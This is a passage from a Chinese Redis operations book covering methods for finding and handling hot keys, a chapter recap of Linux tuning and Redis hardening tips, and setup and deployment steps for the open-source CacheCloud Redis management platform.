


图12-7 机器Redis TCP包分析

表12-5 寻找热点key的四种方案

方案	优点	缺点
客户端	实现简单	<ul style="list-style-type: none"> 内存泄露隐患 维护成本高 只能统计单个客户端
代理	代理是客户端和服务端的桥梁，实现最方便最系统	增加代理端的开发部署成本
服务端	实现简单	<ul style="list-style-type: none"> Monitor 本身的使用成本和危害，只能短时间使用 只能统计单个 Redis 节点
机器	对于客户端和服务端无侵入和影响	需要专业的运维团队开发，并且增加了机器的部署成本

最后我们总结出解决热点key问题的三种方案。选用哪种要根据具体业务场景来决定。下面是三种方案的思路。

1) **拆分复杂数据结构**: 如果当前key的类型是一个二级数据结构，例如哈希类型。如果该哈希元素个数较多，可以考虑将当前hash进行拆分，这样该热点key可以拆分为若干个新的key分布到不同Redis节点上，从而减轻压力。

2) **迁移热点key**: 以Redis Cluster为例，可以将热点key所在的slot单独迁移到一个新的Redis节点上，但此操作会增加运维成本。

3) **本地缓存加通知机制**: 可以将热点key放在业务端的本地缓存中，因为是在业务端的本地内存中，处理能力要高出Redis数十倍，但当数据更新时，此种模式会造成各个业务端和Redis数据不一致，通常会使用发布订阅机制来解决类似问题。

[1] <https://github.com/facebookarchive/redis-faina>

[2] <https://www.elastic.co/products/beats/packetbeat>

12.6 本章重点回顾

1) Linux相关优化:

- `vm.overcommit_memory`建议为1。

- Linux>3.5, `vm.swappiness`建议为1, 否则建议为0。

- Transparent Huge Pages (THP) 建议关闭掉, 但需要注意Linux发行版本改变了THP的配置位置。

- 可以为Redis进程设置`oom_adj`, 减少Redis被OOM killer杀掉的概率, 但不要过度依赖此特性。

- 建议对Redis所有节点所在机器使用NTP服务。

- 设置合理的`ulimit`保证网络连接正常。

- 设置合理的`tcp-backlog`参数。

2) 理解Redis的持久化有助于解决flush操作之后的数据快速恢复问题。

3) Redis安全建议:

- 根据具体网络环境决定是否设置Redis密码。

- `rename-command`可以伪装命令, 但是要注意成本。

- 合理的防火墙是防止攻击的利器。

· bind可以将Redis的访问绑定到指定网卡上。

· 定期备份数据应该作为习惯性操作。

· 可以适当错开Redis默认端口启动。

· 使用非root用户启动Redis。

4) bigkey的危害不容忽视：数据倾斜、超时阻塞、网络拥塞，可能是Redis生产环境中的一颗定时炸弹，删除bigkey时通常使用渐进式遍历的方式，防止出现Redis阻塞的情况。

5) 通过客户端、代理、monitor、机器抓包四种方式找到热点key，这几种方式各具优势，具体使用哪种要根据当前场景来决定。

第13章 Redis监控运维云平台CacheCloud

无论使用还是运维Redis，千万不要将其看作黑盒，虽然Redis提供了一些命令来做监控统计（例如info）和日常运维（例如redis-trib.rb），但是当Redis达到了一定规模，这些命令会变得捉襟见肘，如果通过平台化的工具统一监控和管理将极大地提升开发和运维人员工作效率。本章首先分析Redis监控和运维中现有的问题，随后将介绍笔者团队开源的Redis私有云平台CacheCloud，及其解决这些问题的方案。主要内容如下：

- 由Redis监控和运维的现有问题引出CacheCloud。
- 快速部署：快速搭建CacheCloud项目。
- 机器部署：实现CacheCloud对机器管理部署。
- 接入应用：使用CacheCloud部署Redis Cluster并完成客户端快速接入。
- 用户功能：站在开发人员角度介绍CacheCloud相关功能。
- 运维功能：站在运维人员角度介绍CacheCloud相关功能。
- 客户端上报：CacheCloud获取上报客户端统计信息。

13.1 CacheCloud是什么

读者有没有想过，如果让你去运维大规模的Redis节点，例如数千个Redis节点、数百台机器、数百个业务支撑，会遇到什么问题吗？很明显就是缺少一个好的可视化运维平台。本节首先分析如果没有好的运维平台可能存在的问题，接着介绍Redis开源私有云平台CacheCloud。

13.1.1 现有问题

1. 部署成本

我们在第9章和第10章详细讲解了Redis Sentinel和Redis Cluster的安装、配置、部署、运维。以Redis Cluster为例子，虽然Redis的作者开发了redis-distrib.rb这样的工具帮助我们快速构建和管理Redis Cluster，但是每个Redis节点仍然需要手工配置和启动，相对来说还是比较繁琐的，而且由于是人工操作，所以存在一定的错误率。例如作为一个Redis运维人员，管理几百上千个Redis节点是很正常的事，如果单纯手工安装配置，既耗时又容易出错。

2. 实例碎片化

关系型数据库（例如Oracle、MySQL）发展很多年已经非常成熟，会有专职的DBA人员管理，运维流程和监控平台相对成熟稳定。对于像Redis这样的NoSQL数据库，很多公司没有专职人员来维护，于是就会出现一种现象：Redis由各个业务组来维护，造成Redis散落在各个机器上，没有整体的管理。并且存在着很多由于业务收缩或者下线无人管理的Redis节点。高效的做法应该是提供统一管理和监控的Redis平台，用于管理机器、集群、节点、用户等资源并做好全方位监控，防止各种“私搭乱建”造成的混乱现象。

3. 监控、统计和管理不完善

Redis Live^[1]等工具虽然提供了可视化的方式来监控Redis的相关数据，但是如果从功能全面性上还是不够的，例如Redis2.8之后提供的Redis Sentinel和Redis3.0提供的Redis Cluster，目前的开源工具没有提供较好的支

持，而且对于Redis info中的某些重要指标也没有实现很好的监控和报警功能。

4.运维、经济成本

业务组运维Redis会造成如下三个问题：

- 业务组的开发人员可能更加善于使用Redis实现各种功能，但是没有足够的精力和经验来维护好Redis。
- 各个业务组的Redis较为分散地部署在各自服务器上，造成机器利用率较低，出现大量闲置资源，同时监控和运维无法有效支撑。
- 各个业务组的Redis使用各种不同的版本，不便于管理和交互。

所以，应该由一些在Redis运维方面更有经验的人来维护，使得开发者更加关注于Redis使用本身，这样开发和运维可以各自做自己擅长的事情。

[1] <https://github.com/nkrode/RedisLive>

13.1.2 CacheCloud基本功能

笔者团队于2016年在GitHub上正式开源了Redis的私有云平台CacheCloud^[1]，它实现多种Redis类型（Redis Standalone、Redis Sentinel、Redis Cluster）的自动部署、解决Redis节点碎片化现象，提供完善的统计、监控、运维功能，减少运维成本和误操作，提高机器的利用率，提供灵活的伸缩性，可方便地接入客户端，对于Redis的开发和运维人员非常有帮助。整体功能架构如图13-1所示。




图13-1 CacheCloud整体功能架构

CacheCloud于2014年9月在搜狐视频正式上线，期间每天的平均命令调

用量约为200亿次，有1000个以上的Redis节点，100台以上的机器，服务着公司几十个项目。

截止到本书截稿，CacheCloud在GitHub的star数量已经超过了1500，目前已经在几十家公司上线使用^[2]，得到了许多Redis开发和运维人员的欢迎和认可。

CacheCloud提供的主要功能如下：

- 监控统计：提供了机器、应用、实例下各个维度数据的监控和统计界面。
- 一键开启：Redis Standalone、Redis Sentinel、Redis Cluster三种类型的应用，无需手动配置初始化。
- Failover：支持Redis Sentinel、Redis Cluster的高可用模式。
- 可伸缩性：提供完善的垂直和水平在线伸缩功能。
- 完善运维：提供自动化运维功能，避免纯手工运维出错。
- 方便的客户端：方便快捷的客户端接入，同时支持客户端性能统计。
- 元数据管理：提供机器、应用、实例、用户信息管理。
- 流程化：提供申请、运维、伸缩、修改等完善的处理流程。
- 一键导入：一键导入已经存在的Redis。
- 迁移数据：Redis Standalone、Redis Sentinel、Redis Cluster、AOF、

RDB可进行数据迁移。

[1] <https://github.com/sohutv/cachecloud>

[2] <https://github.com/sohutv/cachecloud#cc9>

13.2 快速部署

13.2.1 CacheCloud环境需求

安装部署CacheCloud需要以下环境：

- **JDK7+:** CacheCloud使用Java语言开发，并使用了JDK7的一些特性。
- **Maven3:** CacheCloud使用Maven3作为开发构建工具。
- **MySQL5.5+:** CacheCloud需要Redis的相关元信息进行持久化。
- **Redis:** CacheCloud支持对2.8以上版本的Redis，但建议读者使用Redis3.0+。



注意

上述JDK指的是Oracle JDK，如果是Open JDK会存在错误。

CacheCloud提供了视频教程：<http://my.tv.sohu.com/pl/9100280/index.shtml>。

13.2.2 CacheCloud快速开始

1. 下载项目源码

访问CacheCloud的GitHub主页，可以通过两种方式下载CacheCloud的源代码。

- 直接下载zip压缩包。
- 通过git选择对应的分支进行克隆。

master和各个release版本是生产可用的，其他分支可能是处于开发阶段的，请慎重选择。



注意

截止本书完成，CacheCloud的release版本为1.3，开发和运维人员可以使用该版本，同时在搜狐视频不存在内部版本的CacheCloud，都是使用GitHub的版本，保证项目持续更新。

CacheCloud目录结构如下：

cachecloud: 根目录

```
cachecloud-open-client: cachecloud客户端相关
    cachecloud-jedis: cachecloud-web用到jedis
    cachecloud-open-client-basic: cachecloud客户端基础包
    cachecloud-open-client-redis: cachecloud客户端
    cachecloud-open-jedis-stat: cachecloud客户端上报统计
cachecloud-open-common: cachecloud通用模块
cachecloud-open-web: cachecloud服务模块
script: 启动和闭关项目脚本、数据库schema等
pom.xml: Maven配置
```

2. 初始化数据库

在MySQL中创建数据库cache_cloud（UTF-8编码），将cachecloud/script/cachecloud.sql文件导入到MySQL，它是CacheCloud的表结构。

3. CacheCloud项目配置

CacheCloud项目中的online.properties文件（cachecloud-open-web/src/main/swap目录下）中包含了MySQL的配置信息以及CacheCloud项目的启动端口（CacheCloud可以看作是一个Web项目），如表13-1所示。

表13-1 CacheCloud最简配置

属性名	说 明	默 认
cachecloud.db.url	MySQL 驱动 URL，其中 cache_cloud 为数据库名	jdbc:mysql://127.0.0.1:3306/cache_cloud
cachecloud.db.user	mysql 为用户名	cachecloud
cachecloud.db.password	mysql 为密码	xxxxxx
web.port	Tomcat 启动端口	8585

上述配置只是CacheCloud的最简配置，当项目启动后可以在后台设置更多的参数，后面会进行介绍。

4. 启动CacheCloud系统

(1) 构建项目

在项目的根目录下运行如下Maven命令，该命令会进行项目的构建：

```
mvn clean compile install -Ponline
```

(2) 启动项目

如果只是想调试或者使用开发工具（例如Eclipse）测试一下CacheCloud，可以在项目的cachecloud-open-web模块下运行如下命令，启动CacheCloud：

```
mvn spring-boot:run
```

如果想在Linux上使用生产环境部署CacheCloud，执行deploy.sh脚本(cachecloud/script目录下)。

例如当前cachecloud根目录在/data下，执行如下操作即可：

```
sh deploy.sh /data
```

deploy.sh脚本会将编译后的CacheCloud工程包、配置、启动脚本拷贝到/opt/cachecloud-web目录下。

当一切准备好之后，可以执行sh/opt/cachecloud-web/start.sh来启动CacheCloud：

```
sh /opt/cachecloud-web/start.sh
```

启动后可以执行如下操作观察启动日志：

```
tail -f /opt/cachecloud-web/logs/cachecloud-web.log
```

(3) 登录确认

Cachecloud启动成功后，访问http://127.0.0.1: 8585/，如果出现如图13-2的登录界面说明启动成功，使用默认用户名admin、密码admin登录系统即

可。



图13-2 CacheCloud登录界面



CacheCloud启动常见错误解决方法可以参考<http://cachecloud.github.io>。

13.3 机器部署

CacheCloud使用SSH（secure shell）协议与Redis所在的机器进行交互来完成实例部署等工作。为此需要在Redis所在的机器添加相应的SSH用户名和密码，从而让CacheCloud能与之交互，同时机器还要在指定的目录下安装Redis，从而让CacheCloud了解Redis的相应安装目录，实现对Redis日志、持久化数据、配置文件的集中管理，有了这些，CacheCloud才可以正常地对机器和Redis进行管理和运维，整个过程如图13-3所示。




图13-3 CacheCloud管理机器和Redis节点

13.3.1 部署脚本

1.脚本说明

CacheCloud项目中的cachecloud-init.sh（cachecloud/script目录下）脚本是用来初始化服务器的CacheCloud环境，主要工作如下：

- 1) 创建SSH用户。
- 2) 创建CacheCloud相关目录：

```
Redis数据目录: /opt/cachecloud/data
Redis配置目录: /opt/cachecloud/conf
Redis日志目录: /opt/cachecloud/logs
Redis安装目录: /opt/cachecloud/redis
```

目录的用户和用户组设置为SSH用户。

- 3) 安装最新的release版本的Redis。



注意

- CacheCloud默认使用Redis3.0以上版本，如需替换可以修改脚本中相应代码。
- CacheCloud默认会安装在/opt目录下，如果/opt硬盘空间较小，可以修改脚本中相应代码，同时需要在后台系统配置管理修改cachecloud根目录，后面介绍。
- SSH是CacheCloud通信的重要基础，如果企业基于安全考虑禁用SSH，

可以考虑其他安全模式（例如公钥，需要自行修改源码，CacheCloud未来也会考虑支持这种实现方式），实际运行中这种模式在内网使用是比较安全的。

2. 执行脚本

执行脚本非常简单，只需要在root用户下执行如下即可，{ssh_name}是用户名。

```
sh cachecloud-init.sh {ssh_name}
```

执行之后需要输入SSH用户密码，然后自动执行前面“脚本说明”中的步骤，整个过程完成之后，可以通过redis-cli -v来验证Redis是否已经安装成功：

```
# redis-cli -v  
redis-cli 3.0.7
```

13.3.2 添加机器

1.修改机器相关的系统配置

在CacheCloud里添加机器之前，首先要确认机器相关的系统配置是否正确。管理员登录后，点击右上角（带自己中文名）下拉菜单，可以看到如图13-4所示的几个链接。



图13-4 CacheCloud管理后台链接

下拉菜单包含几个链接，后文中也会使用这些功能，不同的用户角色看到的链接不尽相同：

·管理员角色可用的功能：管理后台、导入应用、迁移数据工具、应用列表、应用申请。

·普通用户功能：应用列表、应用申请。

单击“管理后台”链接进入系统配置管理功能，可以看到机器相关的配

置，如图13-5所示。




图13-5 CacheCloud系统配置管理

可以看到和机器相关的配置有四个：

- 1) ssh用户名
- 2) ssh密码
- 3) ssh端口
- 4) cachecloud根目录

请将配置1)、2)、4)与13.3.1节初始化脚本时保持一致，ssh端口以实际环境为准（默认是22）。如果Cache Cloud和机器设置得不一致，将导致CacheCloud无法与机器进行通信，无法完成Redis的自动部署。如图13-5所示，本次初始化机器使用了如下参数：

- ssh用户名为cachecloud。
- ssh密码为cachecloud。

· ssh端口为22。

· Cachecloud根目录为/opt。

2.添加配置

修改过机器相关系统配置之后，需要进入机器管理界面将Redis的机器添加到CacheCloud中进行管理和监控，添加机器是CacheCloud进行Redis的自动化部署和运维的基础。进入后台机器管理按照如图13-6所示添加机器即可。

管理机器	
机器ip:	10.10.xx.190
机房:	北京电信
内存 (单位G) :	24
cpu:	16
是否虚机:	否
宿主机ip (虚机 需要填写):	宿主机ip (虚机需要填写)
机器类型:	Redis机器(默认)
额外说明:	额外说明(可以不填)
状态收集:	开启

图13-6 CacheCloud添加机器



运维提示

添加机器信息有助于管理员在部署Redis时分配机器，例如有些机器是虚拟机或者容器，需要填写宿主机（物理机）的信息。添加的内存和CPU只是参考依据，实际上CacheCloud会自己进行收集。

3.机器信息收集

机器添加后，CacheCloud后台会启动一个内部的定时任务，通过SSH连接到机器上进行相关数据的收集。如果正常，一分钟之后就可以看到如图13-7的机器统计信息。

ip	内存使用率	已分配内存	CPU使用率	网络流量	机器负载	最后统计时间	是否虚机
10.10.xx.190	1.44G Used / 23.47G Total	0.00G Used / 23.47G Total	0.1	0.00M	0.00	2016-09-22 23:40	否

图13-7 机器信息收集

13.4 接入应用

为CacheCloud添加机器资源后，可以利用自动化部署功能部署Redis应用，这是自动化部署Redis的基础。本节将利用CacheCloud自动化部署一个应用，并介绍开发人员如何通过CacheCloud客户端实现对Redis的使用。



注意

在CacheCloud中，Redis Standalone、Redis Sentinel、Redis Cluster统一称为应用，后面读者将看到开发者只需要一个应用id，就可以实现Redis节点的获取，完成客户端的正常调用。

13.4.1 总体流程

CacheCloud的应用开通和客户端接入的总体流程，参见图13-8。




图13-8 使用CacheCloud的总体流程

具体包含如下流程：

- 1) 申请账户：普通用户在CacheCloud进行用户注册，待管理员审核后，成为CacheCloud的用户。
- 2) 创建应用：普通用户填写申请应用的工单，待管理员审核后，拥有自己的应用。
- 3) 接入应用：在自己的项目中使用CacheCloud的客户端接入代码进行开发，之后就可以使用CacheCloud提供的各种功能。

13.4.2 账户申请和审批

CacheCloud用户注册和审核步骤如下：

- 1) 进入CacheCloud首页，单击“注册”。
- 2) 填写用户申请的表单，如图13-9所示。

账户名：	leifu
中文名：	付磊
邮箱：	leifu@xx.com
手机号：	138xxxxxxxx
保存 重置	

图13-9 CacheCloud用户注册工单

- 3) 管理员进入后台审批通过或驳回即可，如图13-10所示。

审核状态: 待处理列表							查询
appID	应用名	申请人	审核状态	申请类型	申请描述	申请时间	操作
无	无	carlosfu	待审	注册用户申请	卡洛斯申请成为Cachecloud用户,手机:138xxxxxxxx,邮箱:carlosfu@sohu.com	2016-10-22 10:04:27	[通过] [驳回]

图13-10 审批用户

除此之外，管理员还可以进入用户管理界面管理CacheCloud用户。



CacheCloud中，用户登录只验证用户名是否正确（是否注册并审批通过），如果需要使用密码功能，管理员需要在系统配置管理中添加LDAP的登录地址，具体参考13.6.6节。

13.4.3 应用申请和审批

1) 点击“应用申请”按钮，弹出“应用申请”界面，如图13-11所示，按要求填写应用需求，提交申请即可。

申请应用

应用名称(*):	ranking-online
应用描述(*):	ranking排行榜系统
应用描述 (必填, 不超过128个字符, 可以包含中文)	
存储种类:	Redis-cluster
内存总量(*):	5G
例如填写: 512M,1G,2G..32G等	
项目负责人(*):	付磊
测试:	否
后端是否有数据源:	是
是否需要持久化:	是
是否需要热备:	是
预估QPS(*):	10000
预估条目数量(*):	1000000
客户端机房:(*):	北京电信
内存报警阀值(*):	80
例如内存使用率超过90%就报警, 请填写90(如果不报警请填写100以上的数字)	
客户端连接数报警阀值(*):	2000
例如:如果想客户端连接数率超过2000报警, 填写2000	
<input type="button" value="提交申请"/>	

图13-11 应用申请表单

其中比较重要的属性用表13-2进行说明。

表13-2 申请应用表单说明

属性	说 明
存储种类	分为 Redis Standalone、Redis Sentinel、Redis Cluster 三种
内存总量	代表申请总量，实际容量以 CacheCloud 管理员实际分配为准
测试	代表当前应用是否为测试，如果为测试，可能 CacheCloud 管理员会适当分配一些比较差的机器

(续)

属性	说 明
是否有后端数据源	代表应用方是否拿 Redis 做为存储使用
